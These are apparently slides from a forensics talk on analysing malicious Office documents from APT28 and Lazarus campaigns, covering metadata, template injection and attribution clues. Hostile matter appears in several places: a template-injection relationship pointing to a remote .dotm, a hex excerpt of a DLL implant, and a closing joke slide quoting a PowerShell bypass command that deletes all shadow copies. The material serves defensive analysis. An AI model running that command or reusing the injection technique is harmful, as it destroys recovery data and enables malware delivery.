


Clippy left some traces

Forensics on Office files used by adversaries



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Hi, my name is Clippy!
Today I will help you
through this
presentation

OK



- **Compound File Binary**
- **Campaign example**
- **OOXML**
- **Digging into a campaign**


I noticed you forgot to add "AGENDA" to the slide. Do you want me to add it?

OK



Microsoft Compound File Binary

- file format used for storing storage objects and stream objects in a hierarchical structure within a single file
- Resembles a FAT system
- Magic header: D0 CF 11 E0 A1 B1 1A E1
- Examples: doc, xls, ppt



Compound File Binary

Oletools to the rescue

Properties from the SummaryInformation stream:

Property	Value
codepage	949
title	
subject	
author	☒
keywords	
template	Normal
last_saved_by	USER
revision_number	6
total_edit_time	1620
last_printed	2014-05-29 16:58:00
create_time	2014-05-29 21:25:00
last_saved_time	2018-11-28 02:30:00
num_pages	10
num_words	1095
num_chars	6247
creating_application	Microsoft Office Word
security	0

Properties from the DocumentSummaryInformation stream:

Property	Value
codepage_doc	949
lines	52
paragraphs	14
scale_crop	False
company	
links_dirty	False
chars_with_spaces	7328
shared_doc	False
hlinks_changed	False
version	1048576

Metadata can be manipulated

OK



Compound File Binary

Oletools to the rescue

Forensic Tips:

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- Time stamps in UTC
- Print date can also be print to PDF
- “Total edit time”: keeps track of how long you have the document open, not when it’s actively edited

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Example APT28/Sofacy campaign

- File “gorodpavlodar.doc”
- Hash: d209adb433928a8b557d6dfcd7b3375b4f3dc446
- Size: 6.8MB
- File-type: .doc

```
Filename: gorodpavlodar.doc
Indicator                               Value
OLE format                              True
Has SummaryInformation stream           True
Application name                        Microsoft Office Word
Encrypted                                0
Word Document                           True
VBA Macros                              True
Excel Workbook                          False
PowerPoint Presentation                 False
Visio Drawing                           False
ObjectPool                              False
Flash objects                            0
```

It looks like you're attributing. Do you want me to roll the dice again?

OK



FILE: gorodpavlodar.doc

Properties from the SummaryInformation stream:

Property	Value
codepage	1252
title	
subject	
author	user
keywords	
comments	
template	Normal.dotm
last_saved_by	user
revision_number	25
total_edit_time	2640
create_time	2019-06-04 12:24:00
last_saved_time	2019-06-05 14:43:00
num_pages	9
num_words	280
num_chars	1602
creating_application	Microsoft Office Word
security	0

Properties from the DocumentSummaryInformation stream:

Property	Value
codepage_doc	1252
lines	13
paragraphs	3
scale_crop	False
company	
links_dirty	False
chars_with_spaces	1879
shared_doc	False
hlinks_changed	False
version	983040

Example APT28/Sofacy campaign



id	Status	Type	Name	Left	Right	Child	1st Sect	Size
0	<Used>	Root	Root Entry	-	-	3	F13	10176
1	<Used>	Stream	Data	-	-	-	2A0	159340
2	<Used>	Stream	1Table	1	-	-	EC9	11558
3	<Used>	Stream	WordDocument	6	5	-	0	343891
4	<Used>	Stream	\x05SummaryInformation	-	-	-	EE0	4096
5	<Used>	Stream	\x05DocumentSummaryInf ormation	4	-	-	EE8	4096
6	<Used>	Storage	Macros	2	19	17	0	0
7	<Used>	Storage	VBA	-	18	10	0	0
8	<Used>	Stream	ThisDocument	11	-	-	0	2930
9	<Used>	Stream	tyihkcjfgkhvb	-	-	-	2E	1165
10	<Used>	Stream	_VBA_PROJECT	8	9	-	41	3475
11	<Used>	Stream	dir	-	-	-	78	845
12	<Used>	Storage	tyihkcjfgkhvb	-	-	14	0	0
13	<Used>	Stream	f	-	-	-	86	303
14	<Used>	Stream	o	13	15	-	F6F	515099
15	<Used>	Stream	\x01CompObj	-	16	-	8B	97
16	<Used>	Stream	\x03VBFrame	-	-	-	8D	297
17	<Used>	Stream	PROJECTwm	7	12	-	92	83
18	<Used>	Stream	PROJECT	-	-	-	94	569
19	<Used>	Stream	\x01CompObj	-	-	-	9D	114

Example APT28/Sofacy campaign


- OLEfile.py output:

```
Modification/Creation times of all directory entries:  
- Root Entry: mtime=2019-06-05 14:43:03.332000 ctime=None  
- Data: mtime=None ctime=None  
- 1Table: mtime=None ctime=None  
- WordDocument: mtime=None ctime=None  
- SummaryInformation: mtime=None ctime=None  
- DocumentSummaryInformation: mtime=None ctime=None  
- Macros: mtime=2019-06-05 14:43:03.332000 ctime=2019-06-05 14:43:03.268000  
- VBA: mtime=2019-06-05 14:43:03.268000 ctime=2019-06-05 14:43:03.268000  
- ThisDocument: mtime=None ctime=None  
- tyihkcjfgkhvb: mtime=None ctime=None  
- _VBA_PROJECT: mtime=None ctime=None  
- dir: mtime=None ctime=None  
- tyihkcjfgkhvb: mtime=2019-06-05 14:43:03.332000 ctime=2019-06-05 14:43:03.268000  
- f: mtime=None ctime=None  
- o: mtime=None ctime=None  
- CompObj: mtime=None ctime=None  
- VBFrame: mtime=None ctime=None  
- PROJECTwm: mtime=None ctime=None  
- PROJECT: mtime=None ctime=None  
- CompObj: mtime=None ctime=None
```

Example APT28/Sofacy campaign

Windows 0x06 0x02 = Windows 8

Major and minor version OS



Offset	Hex
00000000	FE FF 00 00 06 02 02 00 00 00 00 00 00 00 00
00000010	00 00 00 00 00 00 00 00 01 00 00 00 E0 85 9F F2
00000020	F9 4F 68 10 AB 91 08 00 2B 27 B3 D9 30 00 00 00
00000030	6C 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00
00000040	02 00 00 00 98 00 00 00 03 00 00 00 A4 00 00 00
00000050	04 00 00 00 B0 00 00 00 05 00 00 00 C0 00 00 00
00000060	06 00 00 00 CC 00 00 00 07 00 00 00 D8 00 00 00
00000070	08 00 00 00 EC 00 00 00 09 00 00 00 FC 00 00 00
00000080	12 00 00 00 08 01 00 00 0A 00 00 00 28 01 00 00
00000090	0C 00 00 00 34 01 00 00 0D 00 00 00 40 01 00 00
000000A0	0E 00 00 00 4C 01 00 00 0F 00 00 00 54 01 00 00
000000B0	10 00 00 00 5C 01 00 00 13 00 00 00 64 01 00 00
000000C0	02 00 00 00 E4 04 00 00 1E 00 00 00 04 00 00 00
000000D0	00 00 00 00 1E 00 00 00 04 00 00 00 00 00 00 00
000000E0	1E 00 00 00 08 00 00 00 75 73 65 72 00 00 00 00
000000F0	1E 00 00 00 04 00 00 00 00 00 00 00 1E 00 00 00
00000100	04 00 00 00 00 00 00 00 1E 00 00 00 0C 00 00 00
00000110	4E 6F 72 6D 61 6C 2E 64 6F 74 6D 00 1E 00 00 00

OOXML Format

- XML files in a ZIP-file
- Standard documentation 6000+ pages (excluding macros etc.)
- Examples: docX, xlsX, pptX

<u>[Content_Types].XML</u>	description of all files in the package
<u>.RELS .xml files</u>	stores relationships of parts
<u>Word/settings.xml</u>	settings for the document
docProps/app.xml and core.xml: metadata like creation-date/author..	

OLE objects, macros
Media like pictures


Forensic Tips:

OK



Operation (노스 스타) North Star

Operating Method



Template Injection

```
1 <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
2   <Relationship Id="xId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
   Target="https://www.astedams.it/uploads/frame/61.dotm" TargetMode="External"/>
3 </Relationships>
4
5
```

Docx file

Dotm file

DLL Implant

Offset	0	1	2	3	4	5	6	7	Ascii
90300000	40	5A	00	00	03	00	00	00	03.....
90300008	94	00	00	00	2F	2F	00	00	.....
90300010	38	00	00	00	00	00	00	00	.....
90300018	40	00	00	00	00	00	00	00	.....
90300020	90	00	00	00	00	00	00	00	.....
90300028	90	00	00	00	00	00	00	00	.....
90300030	90	00	00	00	00	00	00	00	.....
90300038	90	00	00	00	79	00	00	00	.....
90300040	90	1F	8A	0E	00	B4	95	CD	.....
90300048	21	D0	01	8C	CD	21	34	00	.....
90300050	80	73	20	70	72	6F	87	52	.....
90300058	51	CD	20	55	61	C3	5E	6F	.....
90300060	74	20	62	55	20	72	75	6E	.....
90300068	30	F9	63	30	44	4F	53	20	.....
90300070	80	CF	64	65	2E	00	30	8A	.....
90300078	24	00	00	00	00	00	00	00	.....
90300080	8E	D3	7C	A4	C4	B3	12	F7	.....
90300088	CA	E3	12	F7	CA	D3	12	F7	.....
90300090	8C	F2	F3	F9	B3	12	F7	.....
90300098	9C	E2	F2	F9	B3	12	F7	.....
903000A0	9C	E2	CD	F7	C5	B3	12	F7	.....
903000A8	17	4C	DC	F7	C8	B3	12	F7	.....
903000B0	17	4C	C2	F7	CD	B3	12	F7	.....
903000B8	17	4C	D9	F7	E3	B3	12	F7	.....
903000C0	2A	E3	13	F7	F9	B3	12	F7	.....
903000C8	C8	CD	F7	CD	B3	12	F7	.....
903000D0	50	C8	CE	F7	CD	B3	12	F7	.....
903000D8	F7	E1	C9	F7	CD	B3	12	F7	.....
903000E0	C0	C8	CE	F7	CD	B3	12	F7	.....



Document analysis

What did we have so far collected?

- Multiple docx files with job recruitment content
- Two PDF files
- Multiple .DOT files

All settings.xml files had the same language settings:

w:val="en-US"

w:eastAsia="ko-KR"

Lazarus and a Hidden
Cobra walked into a
bar... Do you want me
to continue?

OK



Document analysis - settings.xml

W15 value id in documents

File Name	Creation Date	Unique Identifier (Document ID)
외교문서 관련(이재춘국장).docx	03/28/2020	{F1CB2132-C530-414E-859B-5D2F29650A21}
21대 국회의원 선거 관련.docx	04/1/2020	{66E82E96-3D67-4ECA-BFCB-B067A77099FA}
17.dotm	04/13/2020	no ID
61.dotm	04/13/2020	no ID
_IFG_536R.docx	04/13/2020	{6D684450-4EA3-49AE-A3B6-0957DE289424}
_PMS.docx	04/13/2020	{6D684450-4EA3-49AE-A3B6-0957DE289424}
_DSS_SE.docx	04/13/2020	{6D684450-4EA3-49AE-A3B6-0957DE289424}
83878C91171338902E0FE0FB97A8C47A.dotm	04/13/2020	no ID
Senior_Design_Engineer.docx	04/13/2020	{6D684450-4EA3-49AE-A3B6-0957DE289424}
_spectrolab.docx	05/07/2020	{932E534D-8C12-4996-B261-816995D50C69}
_JD_2020.docx	05/07/2020	{932E534D-8C12-4996-B261-816995D50C69}
_AERO_GS.docx	05/07/2020	{932E534D-8C12-4996-B261-816995D50C69}
_2020_JD_SDE.docx	05/07/2020	{932E534D-8C12-4996-B261-816995D50C69}
_ECS_EPM.docx	05/07/2020	{932E534D-8C12-4996-B261-816995D50C69}

Document analysis - settings.xml

rsid (Revision Identifier for Style Definition)

Document 1

```
w:rsids>  
<w:rsidRoot w:val="00496D0C" />  
<w:rsid w:val="00496D0C" />  
<w:rsid w:val="00645252" />  
<w:rsid w:val="006D3D74" />  
<w:rsid w:val="0083569A" />  
<w:rsid w:val="009C0B8F" />  
<w:rsid w:val="00A62164" />  
<w:rsid w:val="00A9204E" />
```

Document 2

```
<w:rsidRoot w:val="00496D0C" />  
<w:rsid w:val="00496D0C" />  
<w:rsid w:val="00645252" />  
<w:rsid w:val="006D3D74" />  
<w:rsid w:val="00747B60" />  
<w:rsid w:val="0083569A" />  
<w:rsid w:val="00912233" />  
<w:rsid w:val="009C0B8F" />  
<w:rsid w:val="00A9204E" />
```

Document analysis – Putting it all together:

File Name	Creation Date	Document Creator	Creation Template	Modified Date	Modification User account	Revision nr	Language settings	App Version	Unique Identifier (Document ID)
외교문서 관련(이재춘국장).docx	03/28/2020	seong jin lee	rccz_web.dotm	03/31/2020	Robot Karll	4	En-US ko-KR	Word 2016	{F1CB2132-C530-414E-8598-5D2F29650A21}
21대 국회의원 선거 관련.docx	04/1/2020	seong jin lee	rccz_web.dotm	04/03/2020	Robot Karll	6	En-US ko-KR	Word 2016	{66E82E96-3D67-4ECA-8FCB-B067A77099FA}
17.dotm	04/13/2020	User	17.dotm	04/28/2020	Windows User	25	En-US ko-KR	Word 2016	no ID
61.dotm	04/13/2020	Windows User	61.dotm	05/06/2020	Windows User	10	En-US ko-KR	Word 2016	no ID
_IFG_536R.docx	04/13/2020	Windows User	Single spaced (blank).dotx	04/18/2020	Windows User	4	En-US ko-KR	Word 2016	{6D684450-4EA3-49AE-A3B6-0957DE289424}
_PMS.docx	04/13/2020	Windows User	41.dotm	04/24/2020	User	6	En-US ko-KR	Word 2016	{6D684450-4EA3-49AE-A3B6-0957DE289424}
_DSS_SE.docx	04/13/2020	Windows User	17122A7A.htm	04/28/2020	Windows User	6	En-US ko-KR	Word 2016	{6D684450-4EA3-49AE-A3B6-0957DE289424}
83878C91171338902E0FE0FB97ABC47A.dotm	04/13/2020	User	sample	05/29/2020	Home	14	En-US ko-KR	Word 2016	no ID
Senior_Design_Engineer.docx	04/13/2020	Windows User	2CB4AF25.htm	05/06/2020	Windows User	4	En-US ko-KR	Word 2016	{6D684450-4EA3-49AE-A3B6-0957DE289424}
_spectrolab.docx	05/07/2020	Windows User	Single spaced (blank).dotx	05/18/2020	User	2	En-US ko-KR	Word 2016	{932E534D-8C12-4996-B261-816995D50C69}
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_ECS_EPM.docx	05/07/2020	Windows User	Single spaced (blank).dotx	06/01/2020	Home	2	En-US ko-KR	Word 2016	{932E534D-8C12-4996-B261-816995D50C69}

Document analysis – Putting it all together:

Modification
User account
Robot Karll
Robot Karll
Windows User
Windows User
Windows User
User
Windows User
Home
Windows User
User
Windows User
User
Home
Home



```
/Author : (HOME)
/CreationDate : (D:20200602054634-07'00')
/ModDate : (D:20200602054634-07'00')
/Producer : (Microsoft: Print To PDF)
/Title : ( ..._SPE_LEOS.pdf)

/ModDate : (D:20200604235343-07'00')
/CreationDate : (D:20200604235343-07'00')
/Producer : (Microsoft: Print To PDF)
/Title : ( ..._HPC_SE.pdf)
/Author : (HOME)
```

Remember “Last Printed” metadata?



Document analysis - overview results

- Same language settings
- Same fonts installed
- Lot of equal settings in parameters
- Timeline analysis
- Similar structures with previous campaigns
- Set of templates re-used
- And more...

This is the end of the presentation.
Do you want me to run powershell -
ep bypass -cGet-WmiObject
Win32_Shadowcopy | ForEach-
Object {\$_.Delete();} and reboot
your system?

OK

